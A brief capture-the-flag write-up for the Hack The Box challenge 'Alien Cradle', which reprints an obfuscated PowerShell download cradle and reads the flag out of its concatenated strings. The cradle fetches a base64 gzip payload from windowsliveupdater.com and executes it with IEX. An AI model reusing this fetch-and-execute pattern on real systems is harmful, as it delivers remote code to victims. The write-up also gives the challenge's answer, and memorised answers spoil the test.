Challenge: Alien Cradle

Challenge Description :

In an attempt for the aliens to find more information about the relic, they launched an attack targeting Pandora's close friends and partners that may know any secret information about it. During a recent incident believed to be operated by them, Pandora located a weird PowerShell script from the event logs, otherwise called PowerShell cradle. These scripts are usually used to download and execute the next stage of the attack. However, it seems obfuscated, and Pandora cannot understand it. Can you help her deobfuscate it?

Context :


- This is very easy just look at the powershell script code and correct the flag. 😉

Notes :

- Tools:
  - Notepad -Just any standard text editor or IDE.

Flag :

- First download and look at the code we already see the flag we just need to add it up and make one string.



```
$w = New - Object net.webclient;
$w.Proxy.Credentials = [Net.CredentialCache]::Defau
ltNetworkCredentials;
$d = $w.DownloadString('http://windowsliveupdater.c
om/updates/33' + '96f3bf5a605cc4' + '1bd0d6e229148'
+ '2a5/2_34122.gzip.b64');
$s = New - Object IO.MemoryStream(, [Convert]::From
Base64String($d));
$f = 'H' + 'T' + 'B' + '{p0w3rs' + 'h3ll' + '_Cr4d'
+ 'l3s_c4n_g3t' + '_th' + '3_j0b_d' + '0n3}';
IEX(New - Object IO.StreamReader(New - Object IO.Co
mpression.GzipStream($s, [IO.Compression.Compressio
nMode]::Decompress))).ReadToEnd();
```

- When we finally get rid of everything this is what we are left with:

```
$f = 'H' + 'T' + 'B' + '{p0w3rs' + 'h3ll' + '_Cr4d' + 'l3s_c4n_g3t' + '_th' + '3_j0b_d' + '0n3}';
```

- Making the flag will Return as :

HTB{p0w3rsh3ll_Cr4dl3s_c4n_g3t_th3_j0b_d0n3}